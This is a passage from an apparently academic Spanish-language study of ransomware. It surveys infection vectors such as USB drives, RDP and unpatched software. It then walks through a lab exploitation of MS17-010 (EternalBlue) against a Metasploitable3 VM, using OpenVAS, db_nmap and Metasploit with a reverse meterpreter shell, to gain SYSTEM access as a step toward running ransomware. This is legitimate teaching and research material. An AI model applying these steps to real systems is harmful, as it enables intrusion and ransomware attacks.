


Ilustración 70: Procedimiento de infección mediante redes P2P o descarga de ficheros

6.1.4. Unidades extraíbles de almacenamiento

El uso de llaves de memoria, discos compactos, pendrives o discos duros externos son una fuente de infecciones de todo tipo, entre ellas el ransomware. Una unidad podría

estar infectada, reproduciendo el ejecutable con solo instalarse en el equipo. Si el antivirus no es capaz de detectar la malicia de este ejecutable, como ocurre con las pruebas de concepto implementadas, el problema está servido.

Una medida muy utilizada por parte de los departamentos de sistemas es bloquear el uso de los puertos USB en las estaciones de trabajo, de manera que no se permita esta actividad, con los inconvenientes que esto conlleva.

Los sistemas operativos actuales suelen tener el inicio automático deshabilitado (autorun) para evitar posibles infecciones. En su lugar aparece un menú donde se pregunta qué se desea hacer, si ejecutar, no hacer nada… por lo que la infección sigue siendo posible si se consigue engañar a la víctima.

6.1.5. Ataques a Escritorio Remoto (RDP)

La pandemia de coronavirus ha provocado un cambio estructural nunca antes visto. Las empresas y organizaciones tuvieron que desplegar a marchas forzadas, y por tanto en muchos casos cometiendo errores, el uso del escritorio remoto para seguir con su actividad. El teletrabajo se ha instaurado a nivel mundial y parece haber llegado para quedarse, trayendo consigo una nueva amenaza, la explotación de servicios desactualizados o vulnerabilidades relacionadas con RDP (Remote Desktop Protocol), sensible también a ataques por fuerza bruta por diccionario buscando claves débiles para conseguir el acceso.

El elevado número de nuevos teletrabajadores ha provocado también, en mayor escala, la aplicación de la política empresarial BYOD (Bring Your Own Device) [88], ya que no todas las empresas o administraciones públicas disponen de los recursos suficientes para

equipar a sus plantillas. El hecho de que un empleado utilice un equipo de su propiedad para realizar su trabajo conlleva muchos riesgos asociados, si estos equipos carecen de supervisión o mantenimiento por parte del departamento TIC (Tecnologías de la Información y las Comunicaciones) de la organización. Los equipos personales suelen estar desactualizados y no tienen las medidas de protección que sí pueden estar establecidas en una red corporativa.

Para un ciberdelincuente, tomar el control de uno de estos equipos le abre las puertas a obtener las credenciales corporativas y permitir el acceso remoto a la red. Pueden por ejemplo emplearse keyloggers, exportar certificados digitales u obtener las contraseñas guardadas en los clientes de conexión por VPN, aunque hay medidas que mejoran notablemente la seguridad en estos casos como la autenticación por doble factor (2FA), que no todas las organizaciones implementan.

Una de las vulnerabilidades con mayor presencia apareció en 2019, BlueKeep, su explotación otorgaba privilegios de usuario NT Authority/System y pilló desprevenido a muchos profesionales durante la explosión del teletrabajo [89]-[90].

Los ciberdelincuentes realizan escaneos masivos mediante barridos de direcciones IP buscando el puerto 3389, el asignado a RDP en sistemas Windows, analizando la posible vulnerabilidad del servicio asociado.

Existen otras operaciones que emplean técnicas mediante RDP, como los movimientos laterales o la misma habilitación del servicio RDP: Una vez se consigue acceder a la máquina objetivo explotando cualquier vulnerabilidad, se cambian las credenciales y se habilita el acceso remoto, que abre las puertas a realizar otras operaciones, desactivar

el antivirus, crear persistencia, desplegar otras herramientas o ejecutar un ransomware o cualquier otro malware [91].

6.1.6. Vulnerabilidades en el software

Las constantes actualizaciones de software publicadas dan fe de esta problemática; parches de seguridad en sistemas operativos para todo tipo de componentes, software ofimático, de reproducción de video, editores de toda índole, sobre intérpretes como la máquina virtual de Java, software de virtualización, controladores, firmware de dispositivos de comunicaciones (routers, switches…), hasta dispositivos orientados a la seguridad, todo puede verse afectado por una brecha de seguridad.

Los ataques 0-day, que aprovechan vulnerabilidades desconocidas que aún no han sido resueltas, enturbian más el panorama. Pero aún existiendo agujeros de seguridad conocidos con soluciones ya implementadas se siguen explotando debido a la falta de mantenimiento de las infraestructuras. Muchas empresas de menor envergadura (pymes) prescinden de profesionales dedicados y carecen de políticas de seguridad y planes de contingencia, por lo que un ataque por ransomware los forzaría prácticamente a realizar un pago por el rescate de toda su información.

Conocer cuáles son las vulnerabilidades más explotadas en un preciso momento puede dar una idea de hacia donde se dirigen los ciberdelincuentes y recordar no dejar esas puertas abiertas si no se han aplicado aún los parches de seguridad [92].

Los usuarios domésticos también son propensos a caer en este tipo de infecciones, ya que no suelen mantener los equipos actualizados. Sigue sin haber conciencia plena sobre

la realización de copias de seguridad. Una vez sufrida la pérdida, creyendo desde siempre ser ajenos a ella, es cuando se percatan de esta problemática (ilustración 71).

6.2. Explotando una vulnerabilidad (CVE-2017-0143)

El despliegue del ransomware en los equipos de las víctimas es el objetivo principal de este tipo de ataques. Puede realizarse empleando varios métodos, dependiendo del vector de infección utilizado.

- Ejecución del binario accionada por la víctima (client-side): En este caso será la propia víctima la que caiga en el engaño y ejecute el malware sin saber qué es lo que está haciendo. Esto se consigue a través de campañas de emails o enlaces web maliciosos, instalación de pendrives infectados o descargando ficheros de fuentes no confiables. Suele ser el modus operandi para ataques no dirigidos, donde aleatoriamente cualquier usuario doméstico o empresa podría convertirse en víctima.

- Ejecución del binario accionada por el ciberdelincuente: Este método es más sofisticado. Consiste en tomar el control de la máquina a infectar a través de la explotación de una vulnerabilidad existente en el equipo, que puede realizarse manualmente o mediante kits de exploits redirigidos por enlaces web.

  Los ciberdelincuentes exploran la red buscando direcciones IP y puertos abiertos, identifican el sistema operativo, los servicios disponibles en esos puertos y si existe alguna vulnerabilidad conocida para pasar a explotarla y tomar el control de la máquina (ilustración 71). Una vez dentro el abanico de operaciones que pueden realizar es extenso, implementar la persistencia de la toma de control

para tener el equipo siempre disponible aunque este se reinicie, movimientos laterales para infectar otras estaciones de trabajo o servidores de la red, desplegar todo tipo de malware, entre ellos un ransomware, accionar la cámara, tomar instantáneas, grabar audio y video, keyloggers…




Ilustración 71: Procedimiento de infección mediante explotación de vulnerabilidades

Para llevar a cabo las pruebas de explotación se ha utilizado una máquina virtual como atacante con la distribución Kali Linux. La víctima será una máquina virtual con Metasploitable3, OpenVAS como analizador de vulnerabilidades y el Framework Metasploit, entre otras herramientas.

Una vez realizada la búsqueda de vulnerabilidades sobre la máquina objetivo mediante OpenVAS, el resultado muestra numerosos puertos abiertos, servicios asociados a ellos

y brechas de seguridad no corregidas con una puntuación relacionada con su peligrosidad, entre ellas se escoge una asociada al protocolo SMB (ilustración 72).

Si se analiza la información suministrada puede verse la falta de una actualización de seguridad crítica en el sistema publicada en el boletín de Microsoft MS17-010, basada en el protocolo SMBv1 (ilustración 73), aunque en las vulnerabilidades descritas en la documentación de Metasploitable3 no aparece esta concretamente [93].




Ilustración 72: Escaneo de vulnerabilidades con OpenVAS

También se indica el impacto que tendría si un atacante accediera a la máquina, la solución o recomendación para mitigar ese impacto y una serie de referencias que identifican la vulnerabilidad y dónde obtener más información (ilustración 74).

Summary

This host is missing a critical security update according to Microsoft Bulletin MS17-010.

Scoring

CVSS Base	8.1 (High)
CVSS Base Vector	CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS Origin	NVD
CVSS Date	Thu, Jun 21, 2018 3:29 AM CEST

Insight

Multiple flaws exist due to the way that the Microsoft Server Message Block 1.0 (SMBv1) server handles certain requests.

Ilustración 73: Información acerca de la vulnerabilidad relacionada con SMBv1

Impact

Successful exploitation will allow remote attackers to gain the ability to execute code on the target server, also could lead to information disclosure from the server.

Solution

Solution Type: Vendorfix
The vendor has released updates. Please see the references for more information.

Family

Windows : Microsoft Bulletins

References

CVE	CVE-2017-0143
	CVE-2017-0144
	CVE-2017-0145
	CVE-2017-0146
	CVE-2017-0147
	CVE-2017-0148
CERT	DFN-CERT-2017-0448
	CB-K17/0435
Other	https://support.microsoft.com/en-us/kb/4013078
	http://www.securityfocus.com/bid/96703
	http://www.securityfocus.com/bid/96704
	http://www.securityfocus.com/bid/96705
	http://www.securityfocus.com/bid/96707
	http://www.securityfocus.com/bid/96709
	http://www.securityfocus.com/bid/96706
	https://technet.microsoft.com/library/security/MS17-010
	https://github.com/rapid7/metasploit-framework/pull/8167/files

Ilustración 74: Impacto, solución y referencias acerca de la vulnerabilidad analizada

Con esta información, a través del Framework Metasploit se dispone a realizar una prueba de penetración. Para ratificar los resultados obtenidos por OpenVAS se realiza

otro nuevo escaneo de puertos y servicios a través de la herramienta db_nmap, que es igual que nmap pero con acceso a la base de datos de Metasploit (ilustración 75). Estos muestreos a discreción hacen saltar las alarmas cuando existen sistemas IDS, por lo que el atacante, para evitar ser detectado, será más cuidadoso y selectivo dirigiéndose a un puerto en particular empleando maniobras sigilosas.




Ilustración 75: Escaneo de puertos y servicios con db_nmap

El resultado (ilustración 76) de los scripts ejecutados reafirman lo obtenido con OpenVAS, por lo que se procederá a intentar explotar la vulnerabilidad elegida buscando algún exploit relacionado con la misma, accediendo a la consola del framework con el siguiente comando:

```
$ msfconsole
```

Se utiliza el comando *search* y el número de boletín de Microsoft como argumento, hallando varios exploits relacionados con el ataque (ilustración 77). Se selecciona el primero, EternalBlue [94], conocido por ser el utilizado en el ataque mundial de ransomware con WannaCry el 12 de mayo de 2017, y se analiza la información

disponible (ilustración 78). Se puede consultar quiénes son los proveedores del exploit, los sistemas operativos objetivo y una descripción general además de referencias, al igual que ocurre con OpenVAS. (ilustración 79)

```
[*] Nmap: MAC Address: 08:00:27:7F:8F:C0 (Oracle VirtualBox virtual NIC)
[*] Nmap: Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe
:/o:microsoft:windows
[*] Nmap: Host script results:
[*] Nmap: |_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
[*] Nmap: |_smb-vuln-ms10-054: false
[*] Nmap: |_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
[*] Nmap: | smb-vuln-ms17-010:
[*] Nmap: |   VULNERABLE:
[*] Nmap: |   Remote Code Execution vulnerability in Microsoft SMBv1 servers
(ms17-010)
[*] Nmap: |     State: VULNERABLE
[*] Nmap: |     IDs:  CVE:CVE-2017-0143
[*] Nmap: |     Risk factor: HIGH
[*] Nmap: |       A critical remote code execution vulnerability exists in Mi
crosoft SMBv1
[*] Nmap: |        servers (ms17-010).
[*] Nmap: |
[*] Nmap: |     Disclosure date: 2017-03-14
[*] Nmap: |     References:
[*] Nmap: |       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-014
3
[*] Nmap: |       https://blogs.technet.microsoft.com/msrc/2017/05/12/custome
r-guidance-for-wannacrypt-attacks/
[*] Nmap: |_      https://technet.microsoft.com/en-us/library/security/ms17-0
10.aspx
```

Ilustración 76: Resultado del escáner con db_nmap

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Che
ck  Description
   -  ----                                      ---------------  ----     ---
--  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes
    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes
    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
 Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No
    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
 Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No
    MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes
    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exp
loit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
```

Ilustración 77: Búsqueda y selección del exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show info

       Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
     Module: exploit/windows/smb/ms17_010_eternalblue
   Platform: Windows
       Arch: x64
  Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Average
  Disclosed: 2017-03-14
```

Ilustración 78: Información del exploit seleccionado

```
Description:
  This module is a port of the Equation Group ETERNALBLUE exploit,
  part of the FuzzBunch toolkit released by Shadow Brokers. There is a
  buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is
  calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error
  where a DWORD is subtracted into a WORD. The kernel pool is groomed
  so that overflow is well laid-out to overwrite an SMBv1 buffer.
  Actual RIP hijack is later completed in
  srvnet!SrvNetWskReceiveComplete. This exploit, like the original may
  not trigger 100% of the time, and should be run continuously until
  triggered. It seems like the pool will get hot streaks and need a
  cool down period before the shells rain in again. The module will
  attempt to use Anonymous login, by default, to authenticate to
  perform the exploit. If the user supplies credentials in the
  SMBUser, SMBPass, and SMBDomain options it will use those instead.
  On some systems, this module may cause system instability and
  crashes, such as a BSOD or a reboot. This may be more likely with
  some payloads.

References:
  https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS
17-010
  https://nvd.nist.gov/vuln/detail/CVE-2017-0143
  https://nvd.nist.gov/vuln/detail/CVE-2017-0144
  https://nvd.nist.gov/vuln/detail/CVE-2017-0145
  https://nvd.nist.gov/vuln/detail/CVE-2017-0146
  https://nvd.nist.gov/vuln/detail/CVE-2017-0147
  https://nvd.nist.gov/vuln/detail/CVE-2017-0148
  https://github.com/RiskSense-Ops/MS17-010
  https://risksense.com/wp-content/uploads/2018/05/White-Paper_Eternal-Blue.p
df
```

Ilustración 79: Información y referencias de la vulnerabilidad mediante Metasploit

El siguiente paso es configurar los parámetros antes de proceder a su ejecución, en este caso solo debe asignarse la dirección IP del host remoto (RHOSTS) (ilustración 80) y ya puede ejecutarse el exploit (ilustración 81).




Ilustración 80: Opciones del exploit




Ilustración 81: Configuración y ejecución del exploit

El payload seleccionado por defecto es meterpreter [95]-[96], una shell con comandos adicionales que permite realizar todo tipo de operaciones una vez se acceda a la máquina. En este caso es una shell inversa (reverse_tcp), donde el atacante deja un puerto TCP a la espera y es la víctima la que realiza la conexión, desplegándose una shell con entrada y salida hacia el puerto TCP especificado. Otro tipo de payload que suele estar disponible es la conexión directa o bind_tcp, funcionando de manera contraria; La víctima despliega una shell con entrada y salida hacia el puerto TCP indicado, y es el atacante quién se conecta a este puerto para realizar las operaciones. Este método tiene mayores problemas si existen medidas de seguridad como cortafuegos o IDS, por lo que la conexión inversa será normalmente la elegida siempre que esté disponible.

El proceso finaliza correctamente (ilustración 82) y el acceso se ha conseguido con permisos de la cuenta del superusuario *system* (NT AUTHORITY\SYSTEM), por lo que en este caso no hace falta trabajar para elevar privilegios. A la hora de ejecutar el ransomware siempre será preferible obtener los permisos de una cuenta privilegiada para poder acceder a todas las carpetas de usuarios de la máquina y no tener restricciones en la búsqueda de ficheros a cifrar, aunque la ejecución del ransomware en el mismo contexto de integridad de un usuario sin permisos de administrador también produce un daño considerable.




Ilustración 82: Acceso privilegiado al equipo de la víctima

